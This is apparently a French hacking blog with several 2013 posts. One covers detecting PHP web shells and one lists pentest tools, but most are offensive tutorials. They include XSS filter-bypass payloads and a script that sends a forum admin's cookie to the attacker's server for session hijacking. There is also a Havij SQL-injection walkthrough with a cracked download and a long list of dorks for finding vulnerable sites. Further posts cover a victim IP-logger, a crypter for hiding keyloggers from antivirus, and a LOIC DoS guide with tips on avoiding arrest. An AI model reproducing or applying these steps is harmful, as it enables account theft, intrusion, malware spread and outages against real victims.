jeudi 14 février 2013

Détecter Un Web Shell De Hackeurs Présents Sur Votre Réseau


Bonjour à tous. Aujourd’hui nous allons voir comment détecter un Web Shell de hackeurs présents sur votre réseau.
Un Web Shell  est un script développé le plus souvent en PHP, ASP et qui permet à un pirate d’exécuter des commandes à distance sur le serveur attaqué comme C99 ou R57.
Une fois le web shell uploadé  sur le serveur cible à partir d’une faille d’injection de fichier, le hacker peut se connecter à distance à ce serveur et gérer les fichiers, lancer des commandes, gérer le MySQL…etc. C’est comme s’il avait un SSH sous les yeux.
Alors comment savoir si un web shell tourne sur notre serveur ?
téléchargement Détecter un Web Shell de hackers présent sur votre serveur
Dans la plupart du temps, l’utilisation d’un web shell PHP laisse des traces, à plusieurs niveaux et on arrive facilement à détecter ses traces suspectes dans le fichier de log access Apache, exemple :
log apache1 Détecter un Web Shell de hackers présent sur votre serveur
Mais parfois c’est très fatiguent de lire tous ces lignes du fichier log.

Heureusement qu’il existe PHP Shell Detector, un script php qui vous permet de trouver et d’identifier les web shell. Il dispose également d’une base de données de signature qui permet de les identifier .
Sa fonction principale est de scanner votre serveur à la recherche justement de ces web shells dangereux. Pour cela, il se base sur un certain nombre de critères afin de déterminer une signature pour chaque shell.

Comment utiliser PHP Shell Detector?

Pour l’utiliser, c’est simple :
  • Placez le fichier shelldetect.php sur la racine de votre site
  • Lancez le script puis entrer le login : admin et le mot de passe : protect
Après quelque minutes, le script affichera le résultat du scan et à vous de voir pour faire le ménage !
webshell detecteur Détecter un Web Shell de hackers présent sur votre serveur

Conclusion: 

Après l’utilisation du PHP Shell Detector et d’autres outils du même genre, je peux conclure que ces scripts détectent seulement les web shell classique, il y a des techniques plus évolué pour rendre un web shell quasi indétectable par ces outils, comme l’utilisation d’un en-tête HTTP plus discret, l’utilisation du mod_rewrite, encodage en base64 et d’autres méthodes que nous allons voir dans un prochain article.
Bien cordialament, Aymenmeer

Quelques Outils De Hacking


Quelques outils de Hacking dans Attaque informatique 1244238
Exploits, monitoring de réseau Wi-Fi, cassage de mot de passe, injection de code, sniffing, audit de vulnérabilité, 10 outils incontournables pour l’audit et les tests d’intrusion.
Metasploit, John The Ripper, Nmap, Nessus, WebScarab, ces logiciels, souvent en Open Source, constituent l’arsenal des experts en sécurité et des RSSI pour la conduite de tests d’intrusion sur les réseaux et les applications Web. Notre sélection :

Metasploit
Metasploit est une plate-forme Open Source de tests d’intrusion embarquant des fonctionnalités d’automatisation d’exploitation de failles et de création d’exploits. Outil de prédilection pour nombre d’experts en sécurité, il intègre une base d’exploits (plus de 700 aujourd’hui). Depuis août 2011, l’outil est désormais disponible dans sa quatrième version. Le framework est développé en Ruby depuis la version 3, sortie en 2006.

John The Ripper
Conçu par Alexander Peslyak alias Solar, John The Ripper est un logiciel Open Source est un spécialiste de la casse de mots de passe. Disponible sur plus de dix systèmes d’exploitation, John The Ripper supporte en natif de multiples protocoles de chiffrement dont Kerberos AFS, Blowfish, MD5 ou LM hashes / LanMan. John The Ripper ou certaines de ses extensions permettent aussi d’évaluer la robustesse des mots de passe de diverses applications, dont Lotus Domino, Office, Oracle, Microsoft SQL Server et MySQL.

Aircrack-ng
Distribué sous licence GNU GPL, Aircrack-ng englobe plusieurs outils d’audit et de monitoring de réseaux sans fil. Il permet à la fois la capture et l’injection de paquets IP, le cassage de clef WEP et WPA (PSK), ainsi que le décryptage des fichiers WEP et WPA capturés. Le module d’injection Airplay offre la possibilité de réaliser des attaques par injection (deauthentication, fake authentication, interactive packet replay, ARP-request reinjection et prédiction CRC). En raison de ses fonctionnalités, Airacrack est souvent utilisé lors des tests d’intrusion.

Wireshark
Autrefois connu sous le nom de Ethereal, Wireshark est un « sniffer » ou analyseur de protocoles réseau et applicatif. C’est-à-dire qu’il va capturer des paquets IP transitant sur le réseau de manière transparente pour qu’ils soient ensuite analysés. Des filtres de capture peuvent être appliqués afin de recueillir des paquets correspondants aux besoins. Distribué sous licence GNU GPL, Wireshark est utilisé par les administrateurs réseau et les experts en sécurité lors de tests d’intrusion, notamment pour des scénarios d’attaque man-in-the-middle.

Nmap
Nmap est également un logiciel Open Source. Il s’agit d’un scanner de ports permettant donc de détecter sur une cible les ports ouverts, mais aussi de collecter des données sur le système d’exploitation et notamment les services activés. Nmap va donc permettre lors d’un audit de sécurité d’identifier nombre de vulnérabilités ou de faiblesses susceptibles d’être exploitées par des pirates informatiques. Les cinéphiles n’auront pas manqué de relever l’utilisation de Nmap par le personnage Trinity dans le film Matrix ou encore dans La Vengeance dans la peau.

Nessus
Nessus, comme Nmap, intervient pour la prise d’empreintes ou la cartographie. Ce scanner de vulnérabilités, distribué via une licence propriétaire, permet d’auditer une cible précise ou un réseau dans son ensemble afin d’identifier des failles qui pourront dans un second temps être corrigées. Nessus peut être exploité dans le cadre d’audit de conformité. Il intègre de multiples plugins pour des besoins spécifiques, comme l’analyse de pare-feu ou d’antivirus.

Cain & Abel
Logiciel gratuit, Cain & Abel est employé pour la récupération de mot de passe sous environnement Windows. Cain & Abel va pour cela effectuer du sniffing sur le réseau et collecter les données relatives à des identifiants de connexion (Cisco PIX, SQL Server, sessions HTTPS, …). Différentes opérations comme des attaques par dictionnaire ou de type rainbow tables (tables arc-en-ciel) sont réalisables. Cain & Abel permet ainsi aux experts en sécurité d’auditer l’exposition des identifiants sur le réseau et de contrôler leur robustesse face à des attaques.

Paros Proxy
Paros Proxy ou « Paros » intervient sur le volet de la sécurité applicative. En émulant le navigateur Web, ce programme, gratuit sans support, va permettre de tester des actions sur des services et des applications en ligne, et ainsi d’évaluer leur niveau de sécurité. Paros Proxy offre notamment la possibilité de capturer une requête, de la réécrire avant de la réacheminer. Toutes les données sur HTTP et HTTPS entre le serveur et le client, y compris les cookies, peuvent être interceptées et modifiées.

WebScarab
Sous licence GPL, WebScarab est un projet soutenu par l’association OWASP (Open Web Application Security Project). Cet outil développé en Java entre dans la même catégorie que Paros et Burp Suite en permettant de contrôler le fonctionnement d’une application Web sur les protocoles HTTP et HTTPS, et de réexécuter des requêtes vers les serveurs Web. Les requêtes interceptées avec ce proxy applicatif peuvent également être manipulées au travers d’outils comme Web Developer, l’extension pour Firefox

Burp Suite

En savoir plus


Comme Paros Proxy, Burp Suite qui se compose d’un ensemble d’outils de sécurité, est destiné à l’audit des applications Web. Basé sur un proxy, il capture les flux échangés entre le serveur Web et le client. Il fournit des fonctionnalités permettant d’automatiser nombre d’opérations auparavant exécutées manuellement. Burp Suite peut être employé pour tester des injections de code et ainsi identifier d’éventuelles vulnérabilités qui pourraient être exploitées par des individus malveillants. Outre une application en test d’intrusion, Burp Suite peut aider les développeurs à durcir leur code. La solution est proposé gratuitement avec des fonctionnalités bridées.
Bien cordialement, Aymenmeer

Faille XSS : Comment L’exploiter Et S’en Protéger


Bonjour à tous et à toutes, je vais aujourd’hui vous présenter un article visant à vous expliquer comment exploiter la faille XSS, mais aussi comment s’en protéger :)
Avant de commencer, je dois éclaircir une chose : plusieurs personnes sont entrain de penser que cette faille ça ne sert a rien, et bien c’est faux, croyez moi la faille XSS c’est génial, certes vous n’allez pas pouvoir prendre le r00t grâce à cette faille mais il facilite la tache à d’autres attaques. Il faut simplement savoir comment s’en serviricon wink Faille XSS, comment lexploiter et sen protéger

La faille XSS c’est quoi ?

La faille XSS, a l’origine CSS (Cross Site Scripting) changé pour ne pas confondre avec le CSS des feuilles de style (Cascading Style Sheet), est un type de faille de sécurité des sites Web, que l’on trouve dans les applications Web mal sécurisé.
Le principe de cette faille est d’injecter un code malveillant en langage de script dans un site web vulnérable, par exemple en déposant un message dans un forum qui redirige l’internaute vers un faux site (phishing) ou qui vole des informations (cookies).
La faille XSS permet d’exécuter des scripts du coté client. Ceci signifie que vous ne pouvez exécuter que du JAVASCRIPT, HTML et d’autres languages qui ne vont s’exécuter que chez celui qui lance le script et pas sur le serveur directement, je laisse votre imagination vous donner des idées.icon smile Faille XSS, comment lexploiter et sen protéger

Comment détecter la présence d’une faille XSS ?

Les XSS sont très répandue sur le net, plus précisément dans les forums, livres d’or et les moteurs de recherches,
La détection de la présence d’une faille XSS peut se faire par exemple en entrant un script Javascript dans un champ de formulaire ou dans une URL :
1<script > alert (Hack) </script >
Si une boîte de dialogue apparaît, on peut en conclure que l’application Web est sensible aux attaques de type XSS.
Pour bien comprendre le principe, rien ne vaut un exemple.
Supposons le code suivant :
01<center>
02<?php if(isset($_GET['mot_recherche']))
03{
04echo"Vous recherchez le mot suivant: ".$_GET['mot_recherche'];
05}?>
06
07Recherche:
08<form method="get"action="XSS.php">
09<input type="text"name="mot_recherche"/>
10<input type="submit"name="Submit"value="Envoyer"/>
11</form> </center>
Sur un navigateur web cela donnerait :

xss1 Faille XSS, comment lexploiter et sen protéger

Aucune variable n’a été transmit en GET donc la page n’affiche que « Recherche ». Si maintenant je tape « Justin Bieber  » et je valide cela me donne « Vous recherchez le mot suivant: Justin Bieber  »
Jusqu’à maintenant tout marche bien, mais que se passe-t-il si je tape<script>alert(‘Hack’)</script>dans recheche, le code JavaScript tapé dans recherche est ainsi exécuté. Comme ca on peut conclure que cette application contient une faille XSS.
xss2 Faille XSS, comment lexploiter et sen protéger

Échapper les filtres

Dans la réalité, ça ne marche pas toujours comme ça, les développeurs web ont conscience de cette attaque, alors ils ont développé des méthodes pour sécuriser leurs applications  web contre cette faille,  je peux par exemple citermagic_quote_gpc.
Dans cette parti, je vais vous montrer comment bypasser quelques filtres :
magic_quote_gpc: Lorsque les magic_quotes sont activées, tous les caractères ‘ (apostrophes),  » (guillemets), \ (antislash) et NULL sont donc échappés par un antislash.
Par exemple si je tape
1<script> alert("Hack")</script>
Il devient:
1<script>alert(\'hack\')</script>
Donc comment passer ceci ? Et bien après une bonne réflexion sur le problème, il nous vient que si le site echape les apostrophes par un antislash alors grâce à elles on va pouvoir exécuter notre code mais comment ?
Tout simplement nous allons utiliser la méthodeString.fromCharCode(). Cette méthode crée une chaîne de caractères à partir d’une série de code ASCII. Pour cela je vais utiliserHackbar, un plugin Firefox.
xss3 Faille XSS, comment lexploiter et sen protéger
Apres ca nous donne
1<script>alert(String.fromCharCode(104, 97, 99, 107))</script>
et miracle ça marche !icon biggrin Faille XSS, comment lexploiter et sen protéger
Technique d’Obfuscation : Ce filtre, par exemple bloque les mots suivants:
  • script
  • alert
Ici si nous mettons <script>alert(‘Hack’)</script> le site vas nous donner comme message alert()car il va enlever tout les <script> et </script>.
Alors pour bypasser ce filtre nous allons justechanger <script> par <scrscriptipt> et alert par alealertrt
comme ceci :
1<scr < script >ipt > alealertrt () </scr </ script >ipt >
Une fois les bannières enlevées ça nous donne :
1<script> alert("Hack")</script>
et ca marche encore !icon smile Faille XSS, comment lexploiter et sen protéger
Il existe un plugin Firefox,XSS MEspécialisé dans la recherche de ce type de vulnérabilité.

Comment exploiter cette faille :

Bon alors, comme nous venons de le voir, les failles XSS s’exécutent du côté client. Donc pour piéger une cible nous devons faire en sorte que l’administrateur du site exécute lui même notre script. Et après, nous devons récupérer son cookie. Donc pour exploiter la faille XSS, il nous faut un script PHP qui va récupérer la valeur de la variable $cookie et l’écrit dans un fichier .txt. Pour cela ouvrer un fichier sous le nom xss.php et mettez le code suivant :
01<?php
02$cookie= $_GET[‘a’]; // on reconnaît a en variable GET
03if($cookie)
04{
05$fp= fopen(‘cookies.txt’,’a’); // On ouvre cookies.txt en edition
06fputs($fp,$cook. ‘\r\n’);
07
08// On écrit le contenu du cookie sur une nouvelle ligne
09fclose($fp); // On ferme le fichier cookies.txt
10}?>
11<script>
12location.replace('http://www.google.ma);
13// Rediriger la cible vers google.ma pour qu'il ne se doute de rien
14</script>
Enregistrez le fichier xss.php, puis mettez le sur un serveur FTP qui supporte bien sur le PHP.
Voila notre script est en place, il ne reste plus qu’a le testé !icon smile Faille XSS, comment lexploiter et sen protéger
Comme je l’ai dit avant il faut faire exécuter notre url à notre cible. Imaginons qu’en testant les techniques citées en haut sur votre forum, où vous êtes un membre parmi les autres, vous détectez la présence d’une faille XSS et vous voulez  utiliser le script php que nous avons crée. Mais comment faire ?
Tout simplement vous insérez la ligne suivante dans un petit message:
1<script>
2window.open(‘http://monsite.com/xss.php?a=’+document.cookie)
3</script>
En voyant le code, on comprend parfaitement qu’il y a ?a=, c’est la variable $_GET[‘a’] de notre code.
document.cookie représente le cookie du client.Vous venez de récupérer le cookie de l’admin du forum mais que faire avec ? A ce moment là que beaucoup de personne pensent que les failles XSS ne permettent rien faire mais ils se trompent largement. Une fois que vous avez récupérez un cookie vous allez pouvoir le mettre dans votre dossier avec vos cookies et alors après avoir relancez votre navigateur web vous pourrez accéder à la session de l’admin.icon biggrin Faille XSS, comment lexploiter et sen protéger

Éviter la faille

Plusieurs techniques permettent d’éviter le XSS :
  • Utiliser la fonction htmlspecialchars(), il convertit les caractères spéciaux en entités HTML.
  • Utiliser la fonction htmlentities() qui est identique à htmlspecialchars() sauf qu’elle filtre tout les caractères equivalents au codage html ou javascript.
  • Utiliser strip_tags(), cette fonction supprime toutes les balises.
J’espère que vous aurez pu apprendre quelque chose à travers cet article, et avoir compris le danger de cette attaque !icon smile Faille XSS, comment lexploiter et sen protéger

Attention Ça Va Piquer Avec Havij


Attention ça va piquer... dans Hacking SQLInjection1_1
Bonjour à tous et à toutes, je vais aujourd’hui vous présenter un logiciel permettant d’exploiter une faille d’un site vulnérable, nommé Havij.

C’est quoi Havij ?
Havij est un outil automatisé d’injection SQL qui permet aux testeurs de pénétration de trouver et d’exploiter les vulnérabilités d’injection SQL sur un site web afin de s’en protéger.
En utilisant ce logiciel, un utilisateur peut récupérer les utilisateurs d’un SGBD, les mots de passe, les tables et les colonnes,  et même  exécuter des commandes sur le système d’exploitation.
La puissance de Havij qui le rend différent des autres outils similaires sont ses méthodes d’injection. Le taux de réussite  d’une injection SQL  est supérieur à 95% .
Pour utiliser cet outil, il préférable de savoir comment fonctionne une injections SQL . Nous allons voir comment il marche en quelques petites étapes.
1°) Tout d’abord, téléchargez Havij : http://www.4shared.com/zip/2JOHEkQp/Havij_115_Pro_-_Advanced_SQL_I.html? OU http://www.mediafire.com/?fdq4h0z41b3xa9p OU http://depositfiles.com/files/awpgkge4r OU TELECHARGEZ MON PACK DU PARFAIT EXPLOITEUR http://www.mediafire.com/?7a6l77h5xldqy7d
Je signal que c’est la version payante, mais crackée, alors pour vous enregistrez, vous lisez le Read-Me et il vous dira d’écrire un espèce de login (Cracked@By.Exidous), et de choisir un fichier nommé HavijKey.
Apres le lancement de l’outi,l une fenêtre se presente comme l’image ci desous :
 Cracké dans Piratage/Prise de compte
2°) Pour trouver un site vulnérable, il faut taper une faille dans le moteur de recherche.
En voici quelques-une ;
inurl: »id= » & intext: »Warning: mysql_fetch_assoc()
inurl: »id= » & intext: »Warning: mysql_fetch_array()
inurl: »id= » & intext: »Warning: mysql_num_rows()
inurl: »id= » & intext: »Warning: session_start()
inurl: »id= » & intext: »Warning: getimagesize()
inurl: »id= » & intext: »Warning: is_writable()
inurl: »id= » & intext: »Warning: getimagesize()
inurl: »id= » & intext: »Warning: Unknown()
inurl: »id= » & intext: »Warning: session_start()
inurl: »id= » & intext: »Warning: mysql_result()
inurl: »id= » & intext: »Warning: pg_exec()
inurl: »id= » & intext: »Warning: mysql_result()
inurl: »id= » & intext: »Warning: mysql_num_rows()
inurl: »id= » & intext: »Warning: mysql_query()
inurl: »id= » & intext: »Warning: array_merge()
inurl: »id= » & intext: »Warning: preg_match()
inurl: »id= » & intext: »Warning: ilesize()
inurl: »id= » & intext: »Warning: filesize()
inurl: »id= » & intext: »Warning: require()
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:Productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:review.php?id=
inurl:loadpsb.php?id=
inurl:ages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=
inurl:(0x3a,version
inurl:(@version,0x3a,databse)
inurl:(user,0x3a,pass)
inurl:+union+select+ from
inurl:+union+select+ pass
inurl:+union+select+ SHOP
inurl:+union+select+ admin
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:Stray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:ogl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
3°) Après avoir collé une de ces failles dans le moteur de recherche (INFO : après avoir coller la faille, vous pouvez marquer un espace et mettre un mot-clé), vous choisissez le site que vous voulez.
4°) Ensuite, vous copiez/collez le lien dans la barre « Target » de Havij, puis vous allez dans « Setting », et vous cochez la case « Try different syntax in UNION injections », et vous cliquez sur « Apply ».  Ensuite, cliquez sur  » Evasion », puis cochez toutes les cases en partant du haut, sauf la dernière, puis cliquez sur « Apply ».
5°) Cliquez sur »About », enregistrez vous (pour savoir comment, allez au début de l’article).
6°) Cliquez ensuite sur « Analyze », et si ça marche, cliquez sur « Get Tables » (si l’injection ne marche pas, vous ne pourrait pas cliquer), et ça vous affiche les tables, puis sélectionner les tables qui vous intéresse, et cliquez sur « Get Columns ». Seléctionnez les colonnes qui vous intéresse, et cliquez sur « Get Data », et ça vous affichera toutes les informations que vous avez choisies.
L’utilisation d’un VPN est recommandée si vous suivez ces instructions, et j’en profite pour dire que je ne serai en aucun cas responsable de vos actes :D
Bien cordialement, Aymenmeer

    Comment Trouver Une Adresse IP


    Bonjour à tous et à toutes, je vais aujourd’hui vous expliquer comment trouver une IP pour le tracer, ou autre
    INSTRUCTIONS ETAPE PAR ETAPE
    1. Pour trouver l’adresse IP d’un système distant, vous avez besoin de 2 fichiers
    PHP SCRIPT FILE (pour récupérer l’adresse IP du PC à distance)
    FICHIER TEXTE (Pour enregistrer les détails IP sous la forme de texte)
    2. Ci-dessous le script php pour trouver l’adresse IP de la copie du script ci-dessous anyone. Collez-le au bloc-notes et l’enregistrer comme PHP, qui est avec l’extension. php.
    <?php

    $ip = $_SERVER['REMOTE_ADDR'];

    $dt = date(« l dS \of F Y h:i:s A »);

    $file=fopen(« log.txt », »a »);

    $data = $ip.’ ‘.$dt. »\n »;

    fwrite($file, $data);

    fclose($file);

    header( ‘Location: http://www.google.com’ ) ;

    ?>
    3. Maintenant il suffit de créer un fichier log.txt (utilisez le nom mentionné dans le fichier php).
    4.Créez ces 2 fichiers, log.txt et le fichier php à l’un des services d’hébergement gratuit et d’utiliser le lien direct du fichier php pour cibler l’ip de tout système. Si quelqu’un clique sur ce fichier php sont Ip adresse  et d’autres détails seront enregistrées dans votre fichier log.txt. Son tout dépend de votre créativité à la façon de l’utiliser en soit par courriel ou en utilisant Facebook ou SET.
    Bien cordialament, Aymenmeer

    Comment Rendre Un Virus Indétectable En Le Cryptant Et En Le Joignant À Un Autre Fichier ?


    Comment rendre un Virus indétectable en le cryptant et en le joignant à un autre fichier ? dans Attaque informatique crypt
    Bonjour à tous et à toutes, je vais aujourd’hui vous présenter un logiciel capable de joindre un fichier, et de le crypter pour le rendre indétectable.
    Le logiciel de chiffrement exécute un algorithme qui est conçu pour crypter les données informatiques de telle sorte qu’il ne peut pas être récupéré sans accès à la clé. Logiciel de cryptage est un élément fondamental de tous les aspects de la communication informatique moderne et la protection des fichiers et peuvent inclure des fonctionnalités telles que le fichier objet shredding.The de cryptage est d’empêcher des tiers de récupérer les informations d’origine. Ceci est particulièrement important pour les données sensibles comme les numéros de carte de crédit. De même, cette technique peut être utilisée pour les fichiers de virus pour le rendre indétectable aux programmes antivirus.
    Sur un autre côté, les fichiers EXE fixatrices désigne la combinaison de 2 ou plusieurs fichiers exe de telle sorte que l’exécution du fichier d’exécution principale entraînera également  le fichier d’exécution caché en arrière-plan à l’insu de l’utilisateur qui l’exécute. Normalement, la technique de liaison est fait pour rendre certains fichiers de virus (la plupart des keyloggers) indétectables ; ils s’attachent à certains logiciels authentiques de sorte que lorsque quelqu’un installe ce logiciel, le keylogger qui s’y rattachent est également installé à l’insu de l’autorisation de l’utilisateur qui l’installe.
    Lien de Chrome Crypter : http://downloadsrealhackings.googlecode.com/files/crypt.rar
    Bien cordialement, Aymenmeer

    vendredi 25 janvier 2013

    Attaque par déni de sérvice, Attaque DOS ou DDOS


       Bonjour à tous !!!
     
          Aujourd'hui je vai vous apprendre à effectuer une attaque de type DOS ou DDOS.


    Nous allons allons voir la différence entre l’attaque DOS et DDOS
    La fameuse attaque utilisée par Anonymous à l'encontre de Sony ...


    Qu'est-ce que l'attaque DOS ?

          Une attaque par déni de service (denial of service attack, d'où l'abréviation DoS) est une attaque ayant pour but de rendre indisponible un service, d'empêcher les utilisateurs légitimes d'un service de l'utiliser. Il peut s'agir de :
    • l’inondation d’un réseau afin d'empêcher son fonctionnement ;
    • la perturbation des connexions entre deux machines, empêchant l'accès à un service particulier ;
    • l'obstruction d'accès à un service à une personne en particulier.
          L'attaque par déni de service peut ainsi bloquer un serveur de fichier, rendre impossible l'accès à un serveur web, empêcher la distribution de courriel dans une entreprise ou rendre indisponible un site internet.

     Qu’est-ce que l'attaque DDOS ?

          Prenez l'acronyme précédent et rajoutez "Distributed" c'est à dire Distribuée. Qu'est-ce que cela change? Eh bien au lieu d'utiliser une seule machine (peu efficace), plusieurs machinesoft telechas vont s'investir dans l'opération. Avec, ou sans le consentement de leurs propriétaires. Je m'explique, il y a deux "types" de DDoS :
          - Les attaques orchestrées par des hacktivistes (cf Anonops) qui utilisent la fonction Hivemind de LOIC : vous mettez votre machine à contribution, ou alors vous participez de votre côté comme un grand.
          - Les attaques DDoS qui utilisent des Botnets. Ce sont des réseaux de machines contrôlées par un hacker (ou plus souvent par un équipe) qui lancent des attaques DDoS sans que le propriétaire de ladite machine soit au courant... Le plus grand Botnet de l'histoire a atteint 500 000 machines... Imaginez le trafic que cela peut générer...
          Il existe des softs (que je ne nommerai pas) qui permettent à un hacker de mettre en place un botnet et de lancer l'attaque DDoS sans avoir à utiliser chaque machine.
     
                    /!\ A SAVOIR AVANT DE COMMENCEZ CE TYPE D'ATTAQUE !!!

            - Une attaque DOS seul a peu de chance de réussir sauf sur un petit serveur.
            - Il est important de ce couvrir dans ce genre d'attaque !!! Utiliser un VPN ...
            - Si vous ciblez des grande organisation (SONY, Paypal, Facebook ...) assurez-vous d'êtres super protégé sinon vous êtes mort !!! Pire que ça !!! WANTED !!! Prison ... Donc utilisez une putain de protection hypra super méga efficace de type VPN payant…
     
    Procédure de l'attaque DOS

          1- On va commencez par télécharger ce fameux logiciel nommé LOIC (Google est encore une fois et sera toujours votre amie …)
     
    Qu'est-ce que LOIC ?

          LOIC, pour Low Orbit Ion Cannon, est une application de test de réseau, écrite en C# et développée par Praetox Technologies. Cette application tente d'attaquer par déni de service le site ciblé en inondant le serveur avec des paquets TCP, des paquets UDP, dont des requêtes HTTP avec l'intention de perturber le service d'un hôte particulier.
    « NewEraCracker » a mis à jour LOIC pour l'Opération Payback (mené par Anonymous) et a corrigé quelques bugs.
          Depuis la version 1.1.1.3, LOIC comporte une nouvelle option nommée « Hive Mind » qui autorise le contrôle de LOIC par un opérateur de salon IRC. Cette option est aussi appelée « botnet volontaire ». Très utile pour mener une attaque DDOS.
          Pour toutes les versions de LOIC il est assez facile de reconnaître l'adresse IP de l'attaquant, s'il n'est pas protégé par un réseau ou proxy anonymiseur.
     
          2- Une fois ce soft téléchargé lancez-le.
          4- Une jolie et très simple interface graphique apparait.
          3- Insérer l'adresse du site visée ou l'IP puis clic IMMA CHARGIN MAH LAZER.
          4- L'attaque DOS est maintenant lancer.
     
    /!\ Il faut savoir qu'une attaque DOS mener seul a moins de viser un petit serveur a peu de chance d'aboutir.
        Cela nous amène à attaquer une cible en groupe c’est-à-dire a mener une attaque DDOS, qui elle sera beaucoup plus efficace face à des gros serveurs.
     
    Voilà en espérant que ce petit tuto vous sera utile … Beaucoup d’autre à venir notament  par la suite
    Merci a tous